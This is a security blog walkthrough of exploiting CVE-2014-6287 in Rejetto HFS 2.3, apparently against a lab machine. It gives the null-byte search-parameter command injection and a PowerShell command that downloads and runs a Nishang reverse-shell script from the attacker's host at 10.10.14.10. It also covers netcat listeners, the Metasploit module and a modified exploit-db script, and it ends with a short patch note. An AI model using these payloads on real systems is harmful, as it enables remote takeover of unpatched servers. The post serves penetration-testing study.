HFS – Code execution – CVE-2014-6287

by Vry4n_ | Mar 8, 2021 | Windows Exploitation | 2 comments

Rejetto HTTP File Server (HFS) search feature in versions 2.3, 2.3a, and 2.3b fails to handle null bytes.

HFS versions 2.3, 2.3a, and 2.3b are vulnerable to remote command execution due to a regular expression in parserLib.pas that fails to handle null bytes. Commands that follow a null byte in the search string are executed on the host system. As an example, the following search submitted to a vulnerable HFS instance launches calculator on the host Microsoft Windows system.

- http://<vulnerable instance>/?search==%00{.exec|calc.}

Note that this vulnerability is being exploited in the wild. A Metasploit module has been released to exploit this vulnerability.

Affected Products

Rejetto HTTP File Server 2.3

CVSS 2.0 Base Score

7.5

Access Vector	Network
Access Complexity	Low
Authentication	None
Confidentiality Impact	Partial
Integrity Impact	Partial
Availability Impact	Partial

CVSS 2.0 Temporal Score


5.9

Exploitability	Proof-of-Concept
Remediation Level	Official Fix
Report Confidence	Confirmed


Exploit (Manual)

1. Visit the Rejetto site

- http://10.10.10.8/




2. Capture traffic with a web proxy. I'd be using BurpSuite




3. Try using the search bar, enter whatever comes to your mind, capture the traffic with the proxy.

- http://10.10.10.8/?search=Vry4n



4. I'd right click and send this to repeater



5. We now capture the traffic we can see the following


- it's a GET request
- We need to modify the value => /?search=Vry4n
- Command injection =>/?search=%00{.exec|**command**.}

6. In BurpSuite Repeater tab we can alter the value of "search". First I will test Powershell, I will use the default path and try to run a ping. This command must be URL encoded

PS 5.1: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

PS 6.0: C:\Program Files\PowerShell\6.0.0\pwsh.exe


- /?search=%00{.exec|C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ping 10.10.14.10.}
- /?search=%00{**.exec|C%3a\Windows\System32\WindowsPowerShell\v1.0\powershell.exe+ping+10.10.14.10**.}



7. Before sending the command injection. In our host lets capture icmp incoming traffic

- sudo tcpdump -i tun0 icmp

8. Now click on send in BurpSuite Repeater, and, if the command executed we should get traffic reaching our interface




9. We now that Powershell can be executed. Now, we will use a Powershell script to get a reverse connection. First download Nishang to get the Powershell script

- git clone https://github.com/samratashok/nishang.git
- cd nishang
- ls -l

10. Within nishang go to Shells and edit “Invoke-PowerShellTcp.ps1”

- cd Shells
- vi Invoke-PowerShellTcp.ps1




Note: under examples we can see how this is used

11. Copy that and paste it to the end of the file

- Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.10 -Port 5555

12. Now start in the local machine a python webserver, in the location of the script

- python3.9 -m http.server 8888




13. Now start also a listener


- nc -lvp 5555

14. From BurpSuite Repeater where we ran the ping command now lets, download and run from remote. Remember to URL encode

- /?search=%00{.exec|C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex(new-object net.webclient).downloadString('http://10.10.14.10:8888/Invoke-PowerShellTcp.ps1').}
- /?search=%00{**.exec|C%3a\Windows\System32\WindowsPowerShell\v1.0\powershell.exe+iex(new-object+net.webclient).downloadString('http%3a//10.10.14.10%3a8888/Invoke-PowerShellTcp.ps1'**).}



15. After running this we should see a GET request in the python web server (port 8888), and, a reverse shell on the netcat listener (port 5555)



16. Run system commands within that shell

- Whoami

Exploit (Metasploit)

1. Identify the service version using nmap

- nmap -sV 10.10.10.8

2. Search for exploits on the internet for this version

Note: We found several exploits pointing to the same vulnerability. CVE-2014-6287 (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/)


3. Metasploit actually has an exploit for this vulnerability

- msfconsole
- search rejetto

- use exploit/windows/http/rejetto_hfs_exec

4. List the options available


- show options



5. Set required parameters

- set RHOST 10.10.10.8

- set SRVHOST 10.10.14.10
- set LHOST 10.10.14.10
- exploit




6. Gather host info prior privilege escalation

- sysinfo
- shell
- whoami

Exploitation (Script)

1. Using searchsploit we find some scripts related to this version of software

- searchsploit hfs 2.3




2. I'll use (https://www.exploit-db.com/exploits/39161) which is windows/remote/39161.py

- searchsploit -m windows/remote/39161.py
- ls -l 39161.py

3. Having the script ready, first we need to inspect it. The way it works is "python Exploit.py <Target IP address> <Target Port Number>", but we also need to modify the local IP & port for a reverse shell.

- vi 39161.py
- ip_addr = "10.10.14.10"
- local_port = "1234"



4. Now start a local listener on your Kali/Parrot machine, the port should match the one in the config file. 1234

- sudo nc -lvp 1234

5. This script tries to upload netcat before the actual reverse command

- Script instruction

- Decoded instruction

6. Before we trigger this script. We need to locate netcat executable for windows and place it where the script is.

- locate nc.exe
- cp


7. Start a web server running on port 80

- sudo python3.9 -m http.server 80

8. Now run the script.

- python 39161.py 10.10.10.8 80

9. Check on the listener you should see a reverse shell



Remedy

Apply an update. This issue is addressed in HFS version 2.3c and later. https://www.rejetto.com/hfs/?f=dl

Resources

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6287

https://exchange.xforce.ibmcloud.com/vulnerabilities/95950

https://packetstormsecurity.com/files/128243

https://www.exploit-db.com/exploits/34668

https://www.exploit-db.com/exploits/39161

2 Comments

Znyn on 12th August 2021 at 12:28 pm

How to run this code in python3? I cannot run.

Log in to Reply

Vry4n_ on 18th August 2021 at 7:22 pm

I think its written in python2

Log in to Reply

Submit a Comment

You must be logged in to post a comment.

Vk9 Security